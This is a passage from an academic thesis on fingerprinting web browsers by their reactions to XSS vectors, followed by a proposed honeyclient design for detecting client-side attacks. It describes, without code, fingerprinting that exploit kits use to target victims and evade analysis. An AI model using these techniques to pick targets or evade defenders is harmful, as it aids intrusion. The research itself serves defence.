The classification algorithms based on decision trees (DT) are useful in supervised data mining since they obtain reasonable accuracy and are relatively inexpensive to compute. DT classifiers are based on the *divide and conquer* strategy to construct an appropriate tree from a given learning set containing a set of labeled instances, whose characteristic is to have a class attribute. As a well known and widely used algorithm, C4.5 (developed by Quinlan [108]) generates accurate decision trees that can be used for effective classification. We have used J48 decision tree algorithm, a Weka [109] implementation of C4.5. It builds a decision tree from a set of training data also with the concept of information entropy. It uses the fact that each attribute of the data can be used to make a decision that splits the data into smaller subsets. Like C4.5, J48 examines the information gain ratio (can be regarded as normalized information gain) that results from choosing an attribute for splitting the data.

The attribute with the highest information gain ratio is the one used to make the decision. The decision trees are constructed as a set of rules during learning phase. Rules can be seen as a tree composed of nodes containing tests on attributes and leading to leaves containing the class of the learned instance. It is then used to predict the class of new instances belonging to a testing set, based on the rules.

6.5.2.2 Labeled Browser Instance Description

XSS Test Driver provides the *initial dataset* needed to fingerprint the browser family. The chosen browser families correspond to recent browsers: *Android, Chrome, Firefox, Internet Explorer, Opera and Safari.* Table 6.2 summarizes the number of tested browsers per browser family, a subset of 72 instances (5 of them does not belong to the selected families). To build the labeled dataset, we consider as attributes for classification the P, S and N values of the XSS test execution, and we add an attribute labeled *family.* This *family* attribute may have one of the 6 possible values listed in table 6.2.

Table 6.3 presents 2 labeled instances extracted from the real data set.

Table 6.2 – Distribution of Browser Families

Family	Instances
Android	15
Chrome	19
Firefox	15
IE (Internet Explorer)	6
Opera	6
Safari	15

Table 6.3 – Example of labeled signatures

Attr.	1-1-1	1-2-1	. . . 523-2-1	family
Value	N	P	N	Safari
	P	S	N	Firefox

6.5.2.3 Building the Decision Tree

We configure Weka Explorer to use J48 classification algorithm and *family* as class attribute. Firstly, We consider the whole labeled data set containing 72 instances to train J48 classifier. The generated DT is composed of nodes containing tests on attributes values, until the leaf containing the class attribute filled during the learning phase. After the training phase, we use the same data set to test our DT and we compare the class obtained with the DT to the class present in the instance: a difference reveals a misclassification. The quantity of errors of this first evaluation gives an estimation of the classifier produced by the whole data set regarding the class attribute *family*.

6.6 Experimental Results

In this section we analyze the results of our browser fingerprinting experiments.

6.6.1 Exact Fingerprinting Results

We have applied the method described in 6.5.1 to fingerprint our dataset of browsers in order to see whether the resulting fingerprints are discriminant. Tables 6.3 and 6.4 (at the end of the paper for sake of readability) present our results. The first column lists all browsers of our dataset. The second column indicates the nearest neighbor within the dataset according to the Hamming distance between browser signatures. The third column gives the distance between those two neighbors. The fourth and fifth columns are the median distances to the browsers of the same family (MDF) and the number of elements in the family. The last column is the median distance to the whole dataset (to see whether they are family or true outliers). The results are ordered by MDF.

First, one sees that for all browsers with a MHD of 0 to their nearest neighbor, the neighbor is a browser of the same family with a very close minor version number. Minor

Table 6.4 – MHD Fingerprinting Efficiency analysis

MHD=0	nb of browsers	FP rate	Well Fingerprinted
22	77	28,57%	71,42%

Table 6.5 – Browser family classification results

Total number of instances	72	100.00%
Correctly classified instances	71	98.61%
Incorrectly classified instances	1	1.38%

versions suppose no big changes in funtionnality and in the parsing engine (no new tags, *JavaScript* events or new properties). Only a very specific bug could serve to discriminate between minor versions. *This confirms the soundness of our approach.*

Second, i.e. 78% of our browser dataset have a nearest neighbor at a MHD distance higher than 0. This means that those browsers can perfectly be discriminated and that MHD is an appropriate distance to capture both the family and the version information. *This confirms our intuition that browser fingerprinting using* XSS vectors *is very discriminant.*

Interestingly, browsers 25, 27 and 89 are *exotic* browsers like the ones you can find inside set top boxes or smart-tv. Their MDD is very high, showing that MDD actually captures the originality of browser implementation. For instance, browsers with an older code base like Konqueror (11) are at a huge distance from the dataset mainly composed of recent browsers. Also, the nearest neighbor of Rekonq(27) is Safari 5.0.6(40), which makes sense since they use the same major version of the webkit engine (version 534). The MDFs of each browser in the dataset indicates its proximity with the rest of its family. The Firefox family and the Chrome family both contains a bigger number of elements due to the higher pace of release. Time and differences between two major versions of Firefox or Chrome is equivalent to minor version changes for IE or Safari in term of release time line.

Rekonq Linux, Origin and Konqueror browsers use Webkit as HTML parser, as also do Safari, Chrome and Android. We can see that browsers in the same family have similar MDF (e.g. $MDF = 15$ for Firefox). *This shows that MDF correctly captures clusters of related browsers.*

The summary of this experiment is that if two browsers share the same HTML parsing code base, they also share highly similar fingerprints.

6.6.2 Browser Family Fingerprinting Results

We use the whole dataset to train and build the decision tree presented of Figure 6.2. We use this tree to classify the training set, giving the results presented in table 6.5. *The key point of this decision tree is that one can classify 98% of the dataset using only 5 runs of XSS vectors.*

The confusion matrix highlights the accuracy of the classification using our DT. The




Figure 6.2 – Executing at most 5 *XSS vectors* enables us to classify the browser family with 98% precision.

diagonal of the matrix counts how many instances belonging to a class are correctly classified in this class. One can observe that the instance incorrectly classified belongs to *Android* and is classified as *Chrome*. Since Chrome and Android share a significant code base, it is logic that some instances of Android are close to some Chrome instances.

Vectors #89, #90, #128 and #258 come from Shazzer and use parser bugs to special characters like 0x00. Vector #397 is specific to Gecko-based browsers and come from html5sec [8].

As a first experimentation, we plan to develop this approach as a piece of software in a web application firewall. This first step needs further investigations to validate our decision tree on a larger set of browsers.

6.6.3 Recapitulation

Our experiments show that the exact version of a web browser can be determined with 78% of accuracy (within our dataset), and that only 5 tests are sufficient to quickly determine the exact family a web browser belongs to.

6.7 Discussion

6.7.1 On Time and XSS

The fact that one can determine the browser exact version just using quirks is appealing. In particular, one can wonder whether there is some underlying logic in the way the quirks occur, making them predictable. Indeed, we could expect two successive versions of a given browser to exhibit more similar quirks than more temporally distant ones. There may be general temporal factors explaining the discrimination power of HTML parser quirks. One of such explanation factor could be the evolution of *JavaScript* and HTML norms over time.

In this section, we investigate two research questions to better analyze the discrimination power of quirks (at least those provoked by our *XSS vector* dataset) on which we build the fingerprinting technique. The two research questions are: RQ1) Can we observe general trends relating the temporal distance of two web browser instances with

8. `http://html5sec.org/#15`

Table 6.6 – Confusion matrix

classified as	a	b	c	d	e	f
a = Safari	11	0	0	0	0	0
b = Firefox	0	15	0	0	0	0
c = IE	0	0	6	0	0	0
d = Opera	0	0	0	6	0	0
e = Android	0	0	0	0	14	1
f = Chrome	0	0	0	0	0	19

their exhibited quirks? RQ2) Does the discrimination power of quirks decrease when the versions of a given web browser family are close?

Figure 6.5 answers to those questions. Each plot represents a pair of web browser instances. The X-axis value is the time period in days of the release dates of the two browsers. The Y-axis value is the Modified Hamming distance between both as defined above.

Globally, greater it the time between releases, greater is the MHD between fingerprints, this is observable in figures' bottom where we can distinguish a step-like form. Maybe each step is related to the implementation of a set of features but the granularity of tested browser versions is not enough to allow a finer analysis. Maybe a larger scale test of browser versions with several minor versions for each major one will permit it. Maybe time of release is not a good scale for this analysis, a revision number might be more sound.

Concerning RQ2, we go more in depth in the analysis and consider local factors, that may be related to the development process into a same web browser family. Usually regression tests are run to ensure that a new version does not behave in a different manner than the previous one, at least for its existing functionalities. We should thus observe that two versions close from a temporal viewpoint have nearly the same Modified Hamming distance. As an example, Figure 6.6 (Opera alone) plots every pair of web browser versions for Opera. Surprisingly, no clear trend appears. This also applies to other browser families like we have seen in chapter 5. It seems that there is no systematic development processes explaining the emergence or removal of HTML browser quirks. For browser fingerprinting, this is again very valuable, because it enables us to also discriminate between two close browser versions. For instance, as shown in table 6.4, we clearly discriminate between Safari 4.0.4 and Safari 4.0.5 (distance of 13 much higher than zero).

To conclude, it does not seem possible to relate the quirks discrimination power to general factors, while it seems that a potential explanation may be flaws in the development processes. It is interesting to observe (see annexes) that the plots are completely different from one browser family to another.

The classification of web browsers according to quirks must thus follow another explanation than time. We develop this point in the next section.

6.7.2 Limitations

We now discuss the important limitations of our approach.

Hardly spoofable behaviors are key in an arm race between exploit kit writers and malware analysts. Browser specific behaviors are hard to emulate except by targeting quirks one by one. Parsing bugs get fixed over time. This may be a limitation since our fingerprinting capabilities may decrease over time. So far, this is not true. According to our empirical data, until now, the rate of quirks introduction (due to new features) is comparable to the rate of quirks removals (due to bug fixing).

Finally, the technique we propose only considers the quirks related to html parsing and bindings between DOM and *JavaScript* engine, which can be seen as a limitation. Our technique cannot fully protect a defender but should be used as a lightweight technique to be used in complement to more heavy-weight techniques (see fingerprinting techniques in section 2.4 in the state of the art).

6.8 Other Uses for Browser Fingerprinting

Whatever the fight is, when the weapons are comparable, harming a target requires the identification of weaknesses to adapt the attack accordingly. Conversely, defending from an attacker also requires a similar analysis that enables an appropriate counter-attack. Besides, both opponents will develop their own protecting measures, improving the armor they wear; history has shown many examples of such improvements (e.g. plate armors of late occidental Middle Age).

This symmetrical aspect of a fight, with the same offensive weapons, also occurs in nowadays web security, in which the notion of counter-attack is becoming crucial. While an attacker will try to identify the exact web browser his victim uses to imagine a dedicated attack, a defender of a web site may want to detect the exact web browser the attacker uses, improving his ability to defend and respond to him.

In this section, we describe such sophisticated couter-measures and malicious usage of browser fingerprinting from the viewpoint of both security engineers and attackers.

6.8.1 Defense Using Client Side Honeypots

A client side honeypot is a browser like application suited to collect browser exploits and malware samples when visiting a website suspected to host a browser exploit kit [110]. Two family of honeypot exists, low interaction, and high interaction honeypot clients (or honey-clients).

Low interaction ones like *honeyc* [111] are made of spoofed browser User Agent and just follow links provided by exploit kits and collects any executable they find. These pieces of malware are then automatically submitted to malware analysis platforms like Anubis [112]. By spoofing various popular user agents and iterating connections on exploit kit URL, a single honey-client can collect a subsequent amount of browser exploits. However, if the browser exploit kit uses advanced browser fingerprinting, such low interactions honey-client fail to identify malicious website and to collect malware.

To overcome this problem, high interaction honey-clients are made of instrumented browsers running into virtual machines like *phoneyc* [113]. "High-interaction" means that the honey-client can respond to all kind of fingerprinting challenges sent by the browser exploit kit (such as *JavaScript* execution). This approach is very heavyweight. By knowing browser fingerprints summarizing high interaction fingerprinting challenges, low interaction client side honeypots are much easier to build and maintain compared to high interaction honey-clients.

6.8.2 Detection of Disguised Crawlers

Malicious crawlers tend to use user-agents strings of standard client browsers. On the one hand, they don't have to declare themselves, on the other hand, this allows them to access resources that are restricted to robots and crawlers. Detecting disguised crawlers is especially important to ban clients that are eating all resources up to all kinds of deny-of-service. We think that techniques based on browser fingerprinting may be used to detect whether a client is a bot or not.

6.9 Conclusion

Countermeasures for this techniques can only be brought by the lineup of each major browsing engine inside honeyclient to properly trigger the *JavaScript* code bound to browser-specific quirks. It is an issue afformentionned in SWAP xss detection.

Browser fingerprinting is also heavily employed for marketing purposes to replace cookie-based user tracking [88][9]. It can be a source of false-positive when trying to discriminate between techniques focused on user-related properties and those focusing on browser version identification for vulnerability exploitation.

In this paper, we have presented an approach to fingerprinting web browsers based on *XSS vectors*. This approach is able to perfectly fingerprint 78% of our browser dataset. To fingerprint only the browser family, the recognition ratio is 98% with only six *XSS vectors* to be executed. We are now working on extending our browser signature database using Amazon's Mechanical Turk. We also plan to mix different browser fingerprinting techniques (*JavaScript*, network traffic, etc.) to achieve even higher recognition rates.

9. cookieless monster s&p 2013

Figure 6.3 – Browser Distance Analysis using Modified Hamming Distance (first part)

Browser	Nearest Neighbor (MHD)	MHD	MDF	Fsize	MDD
#89 - Origin Browser	#28 - Safari 5.1.5/MacOSX 10.7.3	3	-	1	129.0
#25 - fbx v6	#8 - Safari 5.1.5	7	-	1	127.5
#27 - Rekonq Linux	#40 - Safari 5.0.6	15	-	1	131.0
#11 - Konqueror 4.7.4/KHTML	#46 - Chrome 3.0.182.2	52	-	1	88.5
#5 - Firefox 11.0/Win7	#39 - Firefox 11.0	0	0,5	15	67.5
#9 - Firefox 10.0/Ubuntu/Linaro	#39 - Firefox 11.0	0	0,5	15	67.5
#16 - Mozilla Firefox 11.0 Ubuntu	#39 - Firefox 11.0	0	0,5	15	67.5
#21 - Firefox 10	#39 - Firefox 11.0	0	0,5	15	62.5
#39 - Firefox 11.0	#59 - Mozilla Firefox 9.0	0	0,5	15	67.5
#51 - Mozilla Firefox 8.0	#39 - Firefox 11.0	0	0,5	15	67.5
#59 - Mozilla Firefox 9.0	#39 - Firefox 11.0	0	0,5	15	67.5
#60 - Mozilla Firefox 10.0	#39 - Firefox 11.0	0	0,5	15	67.5
#4 - Firefox 8.0.1	#88 - Firefox 11.0 linux	0	1	15	68.5
#88 - Firefox 11.0 linux	#4 - Firefox 8.0.1	0	1	15	68.5
#62 - Chrome 12.0.742.91	#63 - Chrome 13.0.782.99	0	2	19	71.5
#63 - Chrome 13.0.782.99	#62 - Chrome 12.0.742.91	0	2	19	71.5
#58 - Chrome 10.0.648.133	#57 - Chrome 9.0.597.94	1	3	19	72.5
#1 - Chrome 18.0	#15 - Chromium 18.0	0	3,5	19	69.5
#15 - Chromium 18.0	#65 - Chrome 16	0	3,5	19	69.5
#64 - Chrome 14.0.814.0	#15 - Chromium 18.0	0	3,5	19	69.5
#65 - Chrome 16	#15 - Chromium 18.0	0	3,5	19	69.5
#70 - Chrome 17.0.963.8	#15 - Chromium 18.0	0	3,5	19	69.5
#75 - Chrome 18 / Win XP 32	#15 - Chromium 18.0	0	3,5	19	69.5
#66 - Chrome 15.0.874.106	#15 - Chromium 18.0	1	3,5	19	69.5
#56 - Chrome 8.0.552.215	#57 - Chrome 9.0.597.94	0	4	19	73.5
#57 - Chrome 9.0.597.94	#56 - Chrome 8.0.552.215	0	4	19	73.5
#83 - Firefox 11.0	#4 - Firefox 8.0.1	4	5	15	70.0
#19 - Firefox 7.0	#39 - Firefox 11.0	5	5	15	70.5
#55 - Chrome 7.0.517.41	#57 - Chrome 9.0.597.94	3	7	19	72.5
#53 - Chrome 6.0.453.1	#57 - Chrome 9.0.597.94	7	7,5	19	72.0
#96 - Chrome Nexus S	#15 - Chromium 18.0	6	8,5	19	69.5
#73 - Chrome 18.0	#15 - Chromium 18.0	9	11	19	76.5
#68 - Opera 11.65 Mac OS X 10.7.3	#2 - Opera 11.11	9	14	6	124.0
#107 - IE 9	#3 - IE 9.0	9	17,5	6	69.0
#24 - IE 7.0	#86 - IE 7.0	1	21	6	76.0
#86 - IE 7.0	#24 - IE 7.0	1	21	6	77.0
#2 - Opera 11.11	#7 - Opera 11.52/Win7	3	21	6	136.0
#84 - IE 7.0	#86 - IE 7.0	4	22	6	78.0

Figure 6.4 – Browser Distance Analysis using Modified Hamming Distance (second part)

Browser	nearest neighbor (MHD)	MHD	MDF	Fsize	MDD
#7 - Opera 11.52/Win7	#2 - Opera 11.11	3	24	6	134.0
#18 - Opera 11.62	#68 - Opera 11.65 Mac OS X 10.7.3	14	24	6	133.0
#31 - Firefox 3.0.17	#32 - Firefox 3.0.15	0	25	15	79.5
#32 - Firefox 3.0.15	#31 - Firefox 3.0.17	0	25	15	79.5
#29 - Firefox 3.0.6	#31 - Firefox 3.0.17	2	25	15	81.5
#85 - IE 8.0	#107 - IE 9	23	25,5	6	100.0
#95 - Android 2.3.3	#94 - ANdroid 2.3.1	13	26	15	160.5
#100 - Samsung galaxy ace	#105 - Samsung Galaxy S	13	26,5	15	151.0
#104 - LG p970	#106 - Sony Xperia s	11	27	15	142.0
#94 - ANdroid 2.3.1	#95 - Android 2.3.3	13	27	15	154.5
#106 - Sony Xperia s	#104 - LG p970	11	27,5	15	152.5
#101 - Samsung galaxy y	#100 - Samsung Galaxy Ace	13	29	15	154.5
#105 - Samsung galaxy s	#100 - Samsung Galaxy Ace	13	30	15	155.0
#48 - Chrome 4.0.223.11	#52 - Chrome 5.0.307.1	4	31	19	73.5
#52 - Chrome 5.0.307.1	#48 - Chrome 4.0.223.11	4	31	19	75.5
#98 - Samsung galaxy tab	#104 - lg p970	15	31	15	157.0
#3 - IE 9.0	#107 - IE 9	9	32,5	6	85.0
#17 - Internet Explorer 9 Win 7 64b	#107 - IE 9	15	35	6	80.0
#46 - Chrome 3.0.182.2	#48 - Chrome 4.0.223.11	10	37	19	64.5
#6 - Opera 12/Android 2.3.3	#68 - Opera 11.65 Mac OS X 10.7.3	27	37	6	127.0
#79 - Android 1.5	#80 - Android 1.6	19	39	15	144.0
#80 - Android 1.6	#79 - Android 1.5	19	41,5	15	147.0
#99 - HTC Desire hd	#100 - Samsung Galaxy Ace	40	44,5	15	151.5
#82 - Android 2.1	#95 - Android 2.3.3	38	47	15	158.5
#37 - Opera 10.6	#2 - Opera 11.11	41	49	6	127.0
#92 - Safari 3.2.1	#91 - Safari 3.1.2	1	54	11	149.0
#91 - Safari 3.1.2	#92 - Safari 3.2.1	1	56,5	11	148.0
#69 - Safari 4.0.4	#90 - Safari 4.0.5	13	60,5	11	148.5
#81 - Safari 5.0.5	#69 - Safari 4.0.4	20	64,5	11	152.5
#40 - Safari 5.0.6	#8 - Safari 5.1.5	9	65	11	126.0
#90 - Safari 4.0.5	#69 - Safari 4.0.4	13	65,5	11	157.0
#28 - Safari 5.1.5/MacOSX 10.7.3	#89 - Origin Browser	3	68	11	132.0
#8 - Safari 5.1.5	#25 - fbx v6	7	68,5	11	121.5
#87 - Safari iPhone	#40 - Safari 5.0.6	25	74	11	138.0
#23 - Safari 5 Windows 7 64b	#8 - Safari 5.1.5	19	75	11	119.5
#103 - Android 3.0	#28 - Safari 5.1.5/MacOSX 10.7.3	21	78	15	135.0
#93 - Safari 3.0.4	#92 - Safari 3.2.1	41	81,5	11	181.0
#74 - Samsung GT-S5570 Android	#11 - Konqueror 4.7.4/KHTML	116	139	15	137.5
#97 - Google Samsung Nexus	#96 - Chrome Nexus S	10	151,5	15	69.5




Figure 6.5 – Analysis of the relation between browser birth date and modified Hamminng distance.




Figure 6.6 – Analysis of the relation between browser birth date and modified Hamminng distance for the Opera family

Chapter 7

Honeyclients and Client-Side Attack Detection

If the pirates of the Caribbean
breaks down, the pirates don't
try to eat the tourists.

Jurassic Park

There is a strong need for *client-side* attack detection at the network level. Current NIDS are general purpose IDS. We have seen through this thesis that *client-side* attack are very browser-specific and require a specific response. In this chapter, we elaborate the first draft of a *client-side* attacks detection system built around *honeyclients*. This system is yet to be implemented and tested in our future work. In the first section we will present a test process for *honeyclient* improvement, and in the second section, an architecture to use *honeyclients* as a non-perturbing detection component.

7.1 Improving Honeyclients

As we have seen through this thesis, attackers will likely move towards more and more browser-specific tricks for *user-agent* identification and sandbox evasion. The use of a real browser as a *honeyclient* implies being really vulnerable to the attacks launched by the exploit kit. Two strategies can be used: high interaction *honeypot* with a sandboxed operating system running within a virtual machine. The other strategy is low interaction *honeyclient* where the browser engine is tightly controlled to avoid its exploitation. These controls might induce changes in the browser behavior, if an attacker spots this changes, he can use them to deter detection. Another costly way to build a low interaction *honeyclient* consists in replacing the potentially vulnerable components by a similar component, like switching JavaScript engine. But this implies to rebuild missing features in the replacement parts, and eventually to test it. Before rebuilding the missing features, we have to identify them. To do so the *XSS Test Driver* framework will help.

7.1.1 Honeyclient Testing Methodology

Honeyclients have a simple goal: emulating browser features used in *drive-by download* attacks. We believe this emulation must be tested the same way we do testing on browser features. *Exploit kits* require an heavy use of *Iframes* and HTTP redirections in the exploitation process. *XSS Test Driver* happens to proceed similarly and is thus appropriate to test *honeyclients*.

The strategy for *honeyclient* testing is quite straightforward. Malware analysts and security engineers share *exploit kit* traces. In those traces, we can manually identify JavaScript and HTML code parts and transform them in test cases compatible with the *XSS Test Driver* logic. EK obfuscation techniques are similar to the payload encoding issues we have already dealt with in XSS Test Driver (see section 4.5 in chapter 4). Once built, our test suite of employed HTML and JavaScript features can be executed against *honeyclients*, and their behavior compared with the real browsers.

Test case collection can be done using more cpu-intensive tools like sandboxed virtual machines (like *exploit krawler* presented in 2.2.3.2). This collection process is done on a day-to-day basis by malware analysts who fight sources of infection. Many online sources of malicious URLs and malware archives can help building such dataset.

By using existing HTTP replay tools (see paragraph 7.2.1), we can test the behavior of existing *honeyclients* to see if they are able to detect the threat or not. Undetected cases must be analyzed manually to identify employed HTML and JavaScript features. Once identified, these features will become our test cases.

Once available as test cases, *honeyclient* developers could fix the identified issues. The main benefit of such automated test suite is its potential integration in a validation chain to avoid regression during *honeyclient* development.

7.1.2 Improving Honeyclients for XSS Attack Detection

Since *honeyclients* are built like browsers, with a JavaScript engine and a DOM API emulation, we could use behavioral detection approaches used in *drive-by download* in Wepawet [27] or IceShield [40] with metrics adapted to *XSS attacks*. We may also monitor data information leakage cases like the session cookie sent to the attacker. It will enable the use of many existing client-side detection techniques (see section 2.2.3.1). To do so we will have to test these honeyclients against *XSS vectors* and to check they interpret all *XSS vectors* like the emulated browser.

Scriptless attacks relying on CSS3 [114] to extract sensitive information without JavaScript code execution are a tough challenge requiring to enable CSS3 in the honeyclient. In this case, using a headless browser (as seen in the state of the art section 2.3.2) to execute the page might be required. A CSS3 parser like *cssutils*`http://cthedot.de/cssutils/` could be integrated to *Thug* to enable scriptless attack detection.


7.1.3 A Honeyclient as a Client-Side Attack Detection Oracle

Once we have a good enough *honeyclient*, we could start using it for general client-side attack detection. Since *honeyclient* main feature is to emulate several browsers, it will allow to identify scripts remaining undetected by approaches like *SWAP* [46]. The ability to run live JavaScript code in a secured environment might also help in detecting *DOM XSS* attack. As we have seen, the IDS location also matters in XSS detection. We believe that the network is the best location to catch all traffic scattered across websites and used in *client-side* attacks. Thus, we propose in the following section an architecture to use *honeyclients* as a passive NIDS.

7.2 An Architecture Proposal to Turn Honeyclients into NIDS

As we have seen through the state of the art, *client-side* attacks represent the main threat for a network communicating with the Internet. Existing *drive-by download* detection techniques mainly consist in identifying malicious infection URLs by interacting with them. In the following section we propose an architecture to enable the use of *honeyclients* as a passive NIDS instead of an active HIDS.

Figure 7.1 – Architecture for client-side attack detection at the network level



7.2.1 Components Description

Lawfull Interception of HTTPS Traffic

.

Even if few exploit-kits use HTTPS to hide their attacks since they relies on browser-fingerprinting for stealthiness. Breaking TLS sessions is needed to detect any web attack carried via HTTPS secured websites. This is only achievable in corporate environments where users access the web only via the company proxy.

Commercial proxy appliances, like *Palo-Alto* products, offer support for TLS-decryption via Man-in-the-Middle by installing a generic certificate for all websites on each PC. By doing so, all the HTTPS traffic can be decrypted by security administrators without issues for users privacy and corporate data security. Of course the private keys used in this interception must be secured. To avoid any leaks, the private keys for interception and all collected data must lead to a network diode [115]. Our network solution will reside behind it and no data will be able to leak this way.

Traffic Capture

.

Network traffic capture is not a so easy problem, but it is already covered by efficient open-source products like Bro IDS [116]. Bro is an enhanced traffic capture system able to filter traffic efficiently. Based on this, we could achieve capture of all browser-related traffic (HTTP, HTTPS, Websockets, FTP, etc.).


HTTP Replay

. Once the HTTP traffic obtained, we need to be able to replay it at will. Many tools exist and allow this [1], but with very specific use cases: we still have to explore their limitations. Most of these tools work as an HTTP proxy, serving known URLs and a dummy response page for unknown resources. It can be a good starting point to prototype a first version of our detection system. Having a HTTP replay proxy and a way to exchange sample exploit-kit traffic will allow the *honeyclient* community to improve its testing experience. The use of these replay proxies for *honeyclients* is already feasible because most *honeyclients* are able to use a web proxy for web access.

In this part, managing the temporal relation between requests and respective responses in the replay will be challenging.

1. Betamax http server stubbing tool:
`http://freeside.co/betamax/`
Fiddler + HttpReplay: `http://blogs.msdn.com/b/deviations/archive/2010/06/22/how-to-user-fiddler-and-http-replay-to-have-an-offline-copy-of-your-site.aspx`
HTTReplay (python):
`https://github.com/davepeck/httreplay`
VCR (ruby):
`https://www.relishapp.com/vcr/vcr/docs`
ReplayProxy (python, works from .pcap files):
`http://code.google.com/p/replayproxy/`
building a pcap out of a fiddler output:
`https://github.com/EmergingThreats/fiddler2pcap`
Web page replay:
`http://code.google.com/p/web-page-replay/`

Figure 7.2 – Character occurrence of good and bad JS files



Character Occurrence Analysis for JavaScript Obfuscation Detection

Since signature-based IDS can be thwarted by obfuscation, detecting obfuscation statically before calling costly de-obfuscation tools on it might help reducing the IDS Load. Such obfuscation can directly indicate malicious activities. It might lead to drastic performance improvement.

Identification of suspicious HTML and JavaScript file can also be achieved by statistical means. A packed or encoded JavaScript file will have a different statistical repartition of characters than standard JavaScript code.

If you look at the figure 7.2, good JavaScript files are in blue, and known bad JavaScript files are in red. We can observe a peak for some characters typically used in JS obfuscation compared to regular JavaScript code. n-gram analysis might also be used to identify obfuscation techniques and characterize them.

Code metrics used in software quality measurement could also be used to identify obfuscated JavaScript. Shannon entropy measurement on variable names could indicate if the parameter name is randomized or not.

Dynamic JavaScript De-Obfuscation

Considering the strongly dynamic nature of JavaScript, JavaScript de-obfuscation can only be achieved through execution of malicious JavaScript Code within a suited JavaScript engine. By intercepting all the calls to the JavaScript engine, we can obtain de-obfuscated JavaScript along with the intermediate steps. The resulting JavaScript code can be normalized to apply code similarity measurement on it.

